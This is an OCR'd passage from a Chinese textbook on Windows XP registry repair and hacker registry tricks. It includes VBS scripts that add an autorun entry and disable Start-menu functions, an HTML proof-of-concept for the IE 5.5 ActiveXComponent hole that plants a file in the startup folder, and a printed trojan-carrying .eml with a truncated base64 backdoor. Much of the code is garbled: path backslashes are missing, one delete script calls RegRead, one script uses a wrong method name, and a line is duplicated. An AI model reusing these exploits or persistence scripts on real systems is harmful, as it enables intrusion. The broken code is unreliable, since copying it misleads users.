（6）无法建立网络连接。

（7）不能正常运行硬件设备。

（8）系统无法启动，或仅能从安全模式启动。

（9）系统显示“注册表损坏”信息。

3.5.2 注册表故障修复

当查出是注册表故障时，可以使用如下的方法进行修复。

1. 使用备份的注册表恢复注册表

若对注册表进行了备份，依次执行“开始”→“所有程序”→“附件”→“系统工具”→“备

份”命令项，打开“备份工具”对话框，选择备份的注册表进行恢复即可。此方法的前提是必须备份了注册表。

2．使用 Windows XP 系统自带的还原功能

（1）在进入系统后，依次单击“开始”→“所有程序”→“附件”→“系统工具”→“系统还原”命令项，打开如图 3-36 所示的“系统还原”对话框。




图 3-36 “系统还原”对话框

（2）点选“恢复我的计算机到一个较早的时间”单选项，单击“下一步”按钮，打开如图 3-37 所示的“选择一个还原点”对话框。

（3）选择一个较早的系统点，当系统更新时会自动创建还原点，也可以自行设置还原点。单击“下一步”按钮，系统将会自动重新启动，将系统设置还原到指定的时间。




图 3-37 “选择一个还原点”对话框

3. 最后一次正确配置

如果系统无法正常启动，当计算机启动时按“F8”键，进入启动菜单，利用上下箭头选择“最后一次正确的配置”选项，此时系统将可以正常启动，并将注册表恢复到正常系统状态时的注册表。

在此需要注意的是选择“最后一次正确的配置”，并不能解决由于驱动程序或文件被损坏、丢失所导致的问题。选择“最后一次正确的配置”选项后，在 Windows XP 中只还原注册表项 HKEY_LOCAL_MACHINESystemCurrentControlSet 中的信息，而任何在其他注册表项中所作的更改均保持不变。

4. 安全模式下恢复注册表

当选择“最后一次正配的配置”选项恢复注册表无效时，可以在启动菜单中选择“安全模式”选项，此时 Windows XP 可以自动修复注册表中的错误，从而使系统正常启动。

5. 故障恢复控制台修复损坏的注册表

如果不能进入安全模式，则可以使用 Windows XP 的恢复控制台来修复注册表。

（1）将安装光盘放入光驱中，并设置光驱为第一启动器。当启动计算机到“欢迎使用安装程序”界面时，按“R”键进入 Windows XP 的“故障恢复控制台”页面，此时会列出所有的 Windows XP 系统，选择需要修复的系统，并键入管理员密码。

（2）进入故障恢复控制台，新建一个临时文件夹，备份当前的注册表文件到临时文件夹中，以免出现错误。

（3）键入以下命令，每键入 1 行便按回车键 1 次：

```
md tmp
copy e:windowssystem32configsam e:windows mpsam.bak
delete e:windowssystem32configsam
copy e:windows epairsam e:windowssystem32configsam
```

然后将后 3 行中的“sam”字符分别替换为“software”、“system”、“security”和“default”，分别键入命令，此时除上述 4 行命令外，另外还有 12 行命令。

（4）键入“exit”退出故障恢复控制台，计算机将自动重新启动，并且以正常模式进入 Windows XP 系统。

这一步的实现需要从 System Volume Information 文件夹中拷贝注册表文件，用来恢复系统设置。不过此文件夹在故障恢复控制台下不能使用，在正常情况下的 Windows XP 系统中也不可见，因此需要进行相应的设置，让文件夹显示出来。

- 重新启动系统，在“安全模式”下以管理员组成员（Adiministrators）的身份进入 Windows XP 系统。
- 进入资源管理器窗口，依次执行“工具”→“文件夹选项”选项，然后点选“查看”标签，在“高级设置”框中的“隐藏文件和文件夹”下点选“显示所有文件和文件夹”项，再清除“隐藏受保护的操作系统文件”选项，单击“确定”按钮完成设置。
- 进入 Windows XP 系统所在的驱动器，找到 System Volume Information_restore{E3586CBC-4366-49A4-8B15-8C7E491AB54F}RPnsnapshot 目录（RPn 中的“n”为数字，若有多个，选择最大的那个），将该目录中的_REGISTRY_USER_.DEFAULT、_REGISTRY_MACHINE_SECURITY、_REGISTRY_MACHINE_SOFTWARE、_REGISTRY_MACHINE_

SYSTEM、_REGISTRY_MACHINE_SAM 5 个文件拷贝到 Windows mp 文件夹中，分别将其重命名为 default、security、software、system、sam。

● 进入故障恢复控制台，将当前注册表文件删除，然后将刚才拷贝到 Windows mp 中的 5 个文件，复制到 Windows system32config 文件夹下替换当前注册表文件。在命令行下输入如下命令：

```
del f:windowssystem32configsam
copy f:windows mpsam e:windowssystem32configsam
```

同理，将“sam”字符分别替换为“software”、“system”、“security”和“default”，分别键入命令。

其中 f 为盘符，根据系统安装盘符进行修改即可。最后以正常模式进入 Windows XP 系统，运行“系统还原”工具，将系统还原到所需的还原点即可。

3.6 利用程序修改注册表

通过修改注册表，黑客可以达到攻击的目的，所以修改注册表是黑客常用的技法。下面就来了解黑客经常修改注册表的一些方法。

3.6.1 用 VBS 脚本修改注册表

WSH（Windows Script Host）是 Windows 平台的脚本指令，其功能十分强大，并且它是利用语法结构简单、易学易用且功能强大的 JScript 和 VBScript 脚本语言，来实现其功能的。下面就具体来了解如何应用 VBS 脚本修改注册表。

（1）用 VBScript 编写的 WSH 程序文件的扩展名为.vbs，该脚本程序在窗口界面是由 wscript.exe 文件解释执行的，在字符界面是由 cscript.exe 文件解释执行，命令格式为：cscript filename.vbs。

（2）用 VBScript 修改注册表，首先要创建一个与操作系统沟通的对象，再利用该对象的各种方法对注册表进行操作。

创建此对象的方法和格式如下：

```
Dim OperationRegistry
Set OperationRegistry=WScript.CreateObject("WScript.Shell")
```

上述代码创建了一个与操作系统沟通的对象 OperationRegistry。

（3）创建对象后，并不能马上对注册表进行操作，此时必须弄清该对象对注册表进行操作的几种重要方法：读操作 RegRead、写操作 RegWrite、删处操作 RegDelete。

对于 RegRead、RegWrite、RegDelete3 种操作，在使用时都需要带参数，并且这些操作的参数的个数和形式又不完全相同。可将这些参数称作“路径参数”，其中包括根键、主键路径和键值，各部分表示方法如下所示。

● **根键：**方法一：直接用其在注册表中的字符串来表示，如：HKEY_CLASSES_ROOT，HKEY_CURRENT_USER 等。

方法二：用缩写的 4 个字母来表示，前两个为 HK，后两个即为根键单词的首字母。如根键

HKEY_CLASSES_ROOT 表示为：HKCR，根键 HKEY_CURRENT_USER 表示为：HKCU 等。

- **主键路径:**主键路径是指目标键在注册表中的主键位置，各个主键之间用""符号分隔开。如："SoftwareMicrosoftWindowsCurrentVersionPolicies"。
- 键值：键值参数直接跟在主键路径之后。例如，一个完整的路径如下所示："HKCRSoftwareMicrosoftWindowsCurrentVersionPoliciesNoRun"。

（4）RegRead 主要用来读取注册表中主键的默认值或键值的数据，可以将读到的数据送到相应的变量中，然后利用 VB 中的 MsgBox()函数将该数据显示出来，实现读取注册表中数据的目的。

例如:

123.vbs（将以下代码存为 123.vbs 文件）

```
Dim OperationRegistry
Set OperationRegistry=WScript.CreateObject("WScript.Shell")
Dim Read_Data1,Read_Data2
Read_Data1=OperationRegistry.RegRead("HKCR.234")
```

读取根键 HKEY_CLASSES_ROOT 之下的.234 主键的默认值，并将该数据送至变量 Read_Data1。

```
Read_Data2=OperationRegistry.RegRead("HKCR.234value")
```

读取.234 主键之下的 value 键值的数据，并将该数据送至变量 Read_Data2。

```
MsgBox("Default="&Read_Data1&" value="&Read_Data2)
```

此时即可将读取的数据显示出来。

（5）RegWrite 主要是用来在注册表中新建主键或键值，并赋予它们一个初始值。该操作也可以对注册表中已存在的主键或键值进行修改，因此写操作时不仅需要路径参数，还需要一个初始值和类型参数。

初始值参数对 RegWrite 操作来说是必不可少的，可以为空（null），但却不能省略。在新建主键时，初始值参数赋给了该主键的默认值。在新建键值时，初始值参数就成了新建键值的初始数据，而初始值的类型则是由类型参数决定的。类型主要有以下 3 种。

- **REG_SZ**：字符型，即为默认类型。
- **REG_DWORD**：双字节型。
- **REG_BINARY**：二进制型。

在上述 3 种类型中前两种用的最多，第 3 种类型在某些条件下可以用第 2 种来替代。具体的赋值方法如下。

- 对于 REG_SZ 型直接用字符串赋予，如"text"、"string"等。
- 对于 REG_DWORD 型和 REG_BINARY 型，可以使用如下两种方式赋值：直接用十进制的数表示和用十六进制的数表示。

如下示例：

```
write.vbs
Dim OperationRegistry
Set OperationRegistry=WScript.CreateObject("WScript.Shell")
Default=OperationRegistry.RegRead("HKCR")
获取一个空值(null)
OperationRegistry.RegWrite "HKCR.123",Default
在根键 HKEY_CLASSES_ROOT 之下新建主键. 123,并置其默认值为空
```

```
OperationRegistry.RegWrite "HKCR. 123","123file"
在根键 HKEY_CLASSES_ROOT 之下新建主键. 123,并置其默认值为"123file"
OperationRegistry.RegWrite "HKCR. 123value1","string"
在主键. 123 之下新建一个字符串型键值 value1,并置其初始值为"string"
OperationRegistry.RegWrite "HKCR. 123value2",1,"REG_DWORD"
在主键. 123 之下新建一个 REG_DWORD 型键值 value2,并置其初始值为 1
OperationRegistry.RegWrite "HKCR.xxfvalue3",0Xff,"REG_BINARY"
在主键.xxf 之下新建一个二进制型键值 value3,并置其初始值为十六进制的 ff
```

（6）RegDelete 主要用来删除注册表中已存在的主键或键值，此操作十分危险，在使用时务必小心。删除操作的参数形式与读操作的参数形式几乎相同，其细微区别在于删除操作不需要将操作的返回值送给某一变量，例如：

```
delete.vbs
Dim OperationRegistry
Set OperationRegistry=WScript.CreateObject("WScript.Shell")
OperationRegistry.RegRead("HKCR.xxfvalue")
删除.xxf 主键之下的 value 键值
OperationRegistry.RegRead("HKCR.xxf")
删除根键 HKEY_CLASSES_ROOT 之下的.xxf 主键
```

知道了怎样利用 VBS 脚本修改注册表后，下面就通过一些实例来了解 VBS 脚本的应用。

1. 读取本机的计算机名

```
ReadComputerName.vbs
Dim ReadComputerName
Set ReadComputerName=WScript.CreateObject("WScript.Shell")
Dim ComputerName,RegPath
RegPath="HKLMSystemCurrentControlSetControlComputerNameComputerNameComputerName"
ComputerName=ReadComputerName.RegRead(RegPath)
MsgBox("计算机名为"&ComputerName)
```

2. 隐藏快捷方式图标上的小箭头

```
Hidden.vbs
Dim HiddenArrowIcon
Set HiddenArrowIcon=WScript.CreateObject("WScript.Shell")
Dim RegPath1,RegPath2
RegPath1="HKCRlnkfileIsShortCut"
RegPath2="HKCRpiffileIsShortCut"
HiddenArrowIcon.RegDelete(RegPath1)
HiddenArrowIcon.RegDelete(RegPath2)
```

3. 更改“开始”菜单

```
ChangeStartMenu.vbs
Dim ChangeStartMenu
Set ChangeStartMenu=WScript.CreateObject("WScript.Shell")
RegPath="HKCRSoftware MicrosoftWindowsCurrentVersionPolicies"
Type_Name="REG_DWORD"
Key_Data=1
StartMenu_Run="NoRun"
StartMenu_Find="NoFind"
StartMenu_Close="NoClose"
Sub Change(Argument)
ChangeStartMenu.RegWrite RegPath& Argument,Key_Data,Type_Name
MsgBox("Success!")
End Sub
Call Change(StartMenu_Run) 禁用"开始"菜单中的"运行"功能
Call Change(StartMenu_Find) 禁用"开始"菜单中的"查找"功能
Call Change(StartMenu_Close) 禁用"开始"菜单中的"关闭系统"功能
```

4. 添加自启动程序，使程序能在开机时自动运行

假设该程序在 c:123 文件夹中，文件名为 autorun.exe，实现代码如下所示：

```
AddAutoRunProgram.vbs
Dim AutoRunProgram
Set AutoRunProgram=WScript.CreateObject("WScript.Shell")
RegPath="HKLMSoftwareMicrosoft WindowsCurrentVersionRun"
Type_Name="REG_SZ"
Key_Name="AutoRun"
Key_Data="C:123autorun.exe"
该自启动程序的全路径文件名
AutoRunProgram.Write RegPath&Key_Name,Key_Data,Type_Name
在启动组中添加自启动程序 autorun.exe
MsgBox("Success!")
```

3.6.2 利用 C#编写修改注册表程序

利用 C#也可以轻松地实现对注册表的修改，并且简单易学。主要实现代码如下所示：

```
private bool SetValue(string temp)
{
try
{
RegistryKey key = Registry.LocalMachine.OpenSubKey(@"SOFTWARE\Microsoft\Internet
Explorer\ActiveX
Compatibility\{B83FC273-3522-4CC6-92EC-75CC86678DA4}",true);
object str = key.GetValue("Compatibility Flags");
if(str.ToString() != String.Empty)
key.SetValue("Compatibility Flags",temp);//修改键值
key.Flush();
key.Close();
return true;
}
catch
{
return false;
}
}
```

当您熟悉上述代码后，可以扩展注册表修改程序，用于注册表的修改。

3.7 利用 Web 修改注册表及其防御措施

3.7.1 网页隐藏程序

微软的 IE/Outlook4.X-5.X 有一个 com.ms.activeX.ActiveXComponent 漏洞，当用户浏览网页时该恶意代码会自动下载到用户的计算机中，并执行。

下面通过一个实例来介绍恶意程序如何在桌面上建立文件，这里将该文件命名为 CNers.COM.HTM。

具体代码如下所示：

```
<HTML>
<HEAD>
<TITLE>
```

```
Demo #2 - IE 5.5/Outlook 安全漏洞- com.ms.activeX.ActiveXComponent 允许执行任意程序
</TITLE>
</HEAD>
<BODY>
<BR>
<APPLET code="com.ms.activeX.ActiveXComponent" >
</APPLET>
<!-- ^^^ This gives java exceptions in java console, but the object is
instantiated -->
<SCRIPT LANGUAGE="JAVASCRIPT">
a1=document.applets[0];
fn="CNers.COM.HTM";
doc="<SCRIPT>s1=\
'欢迎您访问视窗安全! \\请您将在启动文件夹内的 CNers.COM.HTM 删除即可\'
alert(s1);document.body.innerHTML=s1</"+"SCRIPT>";
function f1()
{
a1.setProperty('DOC',doc);
}

function f()
{
// The ActiveX classid
c1="{06290BD5-48AA-11D2-8432-006008C3FBFC}";
a1.setCLSID(c1);
a1.createInstance();
setTimeout("a1.setProperty('Path','"+fn+"')",1000);
setTimeout("f1()",1500);
setTimeout("a1.invoke('write',VA);alert('"+fn+" 被建立');",2000);
}
setTimeout("f()",1000)
</SCRIPT>
<SCRIPT LANGUAGE="VBSCRIPT">
VA = ARRAY()
' 获取 com.ms.com.Variant[]
</SCRIPT>
<BR>
</BODY>
</HTML>
```

通过上述代码即可在浏览网页的桌面上建立文件，并写入启动组。

3.7.2 通过注册表修改 IE 浏览器

通过对注册表的修改，可以实现对 IE 浏览器的设置。通过如下实例具体了解如何修改注册表。

1. 更改 IE 浏览器版本

展开注册表到：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer Version，其中字符串值表示 IE 浏览器版本号，更改字符串值即可实现对 IE 浏览器版本的更改。

2. IE 浏览器标题栏转变

展开注册表到：

HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Main，新建字符串值“windowTitle”，为新建的字符串命名，例如：“我的浏览器”。

3. 删除 IE 浏览器栏中的无用网址

展开注册表到：

HKEY_CURRENT_USER\ Software\ Microsoft\ Internet Explorer\TypedURLs，找到相应的网址，删除即可。

4. 调整 URL 网址

展开注册表到：

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\TypedURLs 下，在右边的窗口中按 url1、url2、url3 等顺序排列着 URL，根据需要修改、增加、删除这些 url 的值即可实现调整 URL 网址的功能。

5. 更改下载路径

展开注册表到：

HKEY_USERS\.DEFAULT\Software\Microsoft\Internet Explorer 下，在右边的窗口中新建 DWORD 值“Download Directory”，将其设置为需要下载的路径，例如 C:\Download。

6. 更改 Outlook Express 标题栏

展开注册表到：

HKEY_CURRENT_USER\Identities\{4C44D002-7BCF-11D3-9957-AB53DA238B0C}\Software\Microsoft\Outlook Express\5.0 下，新建一字符串值“windowTitle”，为其命名即可实现更改标题栏。

7. 修改 IE 浏览器的默认页

有些 IE 浏览器更改了起始页后，即使设置了“使用默认页”仍然无效，这是因为 IE 浏览器起始页的默认页也被修改了。展开注册表到：

HKEY_LOCAL_MACHINE\Software\Microsoft\Internet Explorer\Main\ Default_Page_URL

子键“Default_Page_URL”的键值即起始页的默认页。将“Default_Page_URL”子键的键值中被修改的网址改掉或者设置为 IE 浏览器的默认值即可。

8. 锁定设置的 IE 浏览器主页项，禁止用户更改

主要是修改了注册表中 IE 浏览器设置的下面这些键值（DWORD 值为 1 时为不可选）。展开注册表到：

```
HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\ Control Panel
"Settings"=dword:1
HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\ Control Panel
"Links"=dword:1
HKEY_CURRENT_USER\Software\Policies\Microsoft\Internet Explorer\ Control Panel
"SecAddSites"=dword:1
```

将上述 DWORD 值 1 改为“0”即可恢复正常功能。

3.7.3 恶意网页木马程序

在浏览网页时，恶意网页木马程序通过修改注册表，实现对木马病毒的传播。下面通过实例具体了解恶意网页木马程序的攻击方式。

（1）打开含有恶意网页木马程序的网站过程中，鼠标发生奇怪变形。打开计算机的任务管理器，可以看到多了一个 wincfg.exe 的进程。

该进程对应的文件在 Windows 2000 下是 c:\winnt\wincfg.exe，在 Windows 98 下是 c:\windows\wincfg.exe。打开注册表编辑器 regedit，展开到：

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run，会发现 wincfg.exe。也就是说，它将此恶意木马登记在注册表开机启动项中，此后每次开机都会自动运行 wincfg.exe。

（2）运行杀毒软件，提示有“backdoor bnlite”，而 wincfg.exe 是木马 bnlite 服务端的改名。

（3）在该网页上单击鼠标右键，在弹出的快捷菜单中选择“查看源代码”命令项，在网页代码最后发现可疑代码：IFRAME src="wincfg.eml" width=1 height=1。

其中的“eml”为邮件格式。在网页中加入 eml 文件会有什么作用呢？下载并打开文件，发现其内容如下：

```
From: "xxx" To: "xxx" Subject: xxxx
Date: Tue, 7 Apr 2001 15:16:57 +800
MIME-Version: 1.0
Content-Type: multipart/related;
type="multipart/alternative";
boundary="1"
X-Priority: 3
X-MSMail-Priority: Normal
X-Unsent: 1
--1
Content-Type: multipart/alternative;
boundary="2"
--2
Content-Type: text/html;
charset="gb2312"
Content-Transfer-Encoding: quoted-printable
HTML>
HEAD>
/HEAD>
BODY bgColor=3D#ffffff>
iframe src=3Dcid:THE-CID height=3D0 width=3D0>
/BODY>
--2--
--1
Content-Type: audio/x-wav;
name="wincfg.exe"
Content-Transfer-Encoding: base64
Content-ID:
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAgAAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtIGNhbm5vdCBiZSBydW4
gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAABQRQAATAEDAIh3BDsAAAAAAAAAAOAADwELAQQUAC
AAAAAQAAAAkAAAIL0AAACgAAAAwAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAEAAAAAA……(省略部分代码)
--1
```

在上述代码中形如“TVqQAAMAAAAEAAAA//8AAL”的字符，是 wincfg.exe 经过 base64 编码的内容。其中关键的是如下代码段：

```
Content-Type: audio/x-wav;
name="wincfg.exe"
Content-Transfer-Encoding: base64
Content-ID:
```

“name="wincfg.exe"”定义了文件名称，即 wincfg.exe。而 Content-Transfer-Encoding: base64 句则定义了代码格式为 base64。

从“Content-ID:”开始才是代码，“TVqQAAMAAAAEAAAA//8AAL”等为 wincfg.exe 文件的 base64 方式编码，此 base64 方式编码的文件会反编译成 wincfg.exe 文件并运行。这就是浏览该网页会中木马的原因。

通过上述实例可知，所谓的恶意网页木马是黑客利用微软 IE 浏览器存在的漏洞来进行攻击而已。

3.7.4 编程修复注册表

随着恶意网页攻击的日益猖獗，如何防范、破解网页攻击已成为一个紧迫的问题。虽然许多杀毒软件可以实现对恶意代码进行拦截，但过度的使用杀毒软件，难免会增加内存的负担。

既然已经分析出恶意网页的攻击原理，此时可以自己编制一个自动恢复注册表的网页，当网页出现问题时，运行即可解决问题。

具体的程序代码如下所示。熟悉网页编制的用户可以根据实际需要自行编制相应的程序代码：

```
<html>
<head>
<title>网页修复工具</title>
</head>
<body>
<script>
document.write("<APPLET HEIGHT=0 WIDTH=0 code=com.ms.activeX.ActiveXComponent> </APPLET>");
function f( )
{
a1=document.applets[0];
a1.setCLSID("{F935DC22-1CF0-11D0-ADB9-00C04FD58A0B}");
a1.createInstance();
Shl = a1.GetObject();
Shl.RegWrite ("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion\\
Run\\internat.exe", "C:\\WINDOWS\\SYSTEM\\internat.exe");
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Policies\\Explorer\\NoFind","00000000", "REG_DWORD");
'修复查找按钮
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Policies\\Explorer\\NoRecentDocsMenu", "00000000", "REG_DWORD");
'修复文档按钮
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Policies\\System\\NoDispCPL","00000000", "REG_DWORD");
'修复显示属性
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Policies\\System\\NoDispScrSavPage", "00000000", "REG_DWORD");
'修复屏幕保护程序
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Policies\\System\\NoDispSettingsPage", "00000000", "REG_DWORD");
```

```
'修复效果
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Policies\\System\\NoDevMgrPage", "00000000", "REG_DWORD");
'修复设备管理器
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\
\Policies\\System\\NoConfigPage", "00000000", "REG_DWORD");
'修复硬件配置文件
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Policies\\System\\NoVirtMemPage", "00000000", "REG_DWORD");
'虚拟内存
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Policies\\System\\NoFileSysPage", "00000000", "REG_DWORD");
'修复文件系统
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Policies\\Explorer\\NoDeletePrinter", "00000000", "REG_DWORD");
'删除打印机
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Policies\\Explorer\\NoViewContextMenu", 00, "REG_BINARY");
'使用鼠标右键
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Policies\\Explorer\\NoDesktop", "00000000", "REG_DWORD");
'桌面图标
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Policies\\Explorer\\NoRun", 00, "REG_BINARY");
'修复 RUN 按钮
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Policies\\Explorer\\NoClose", 00, "REG_BINARY");
'修复关闭按钮
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Policies\\Explorer\\NoLogOff", 00, "REG_BINARY");
'修复注销按钮
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Policies\\Explorer\\NoDrives", "00000000", "REG_DWORD");
'取消隐藏盘符
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows
\\CurrentVersion\\Policies\\System\\DisableRegistryTools",
"00000000", "REG_DWORD");
'取消禁止注册表
Shl.RegWrite ("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\
Policies\\WinOldApp\\Disabled", "00000000", "REG_DWORD");
'修复 MS DOS 方式
Shl.RegWrite("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Policies\\WinOldApp\\
 NoRealMode", "00000000", "REG_DWORD");
'修复切换到 MS-DOS 方式
Shl.RegWrite ("HKLM\\Software\\CLASSES\\.reg\\", "regfile");
'使用 reg 文件
Shl.RegWrite ("HKLM\\Software\\Microsoft\\Windows\\CurrentVersion
\\Winlogon\\LegalNoticeCaption", "");
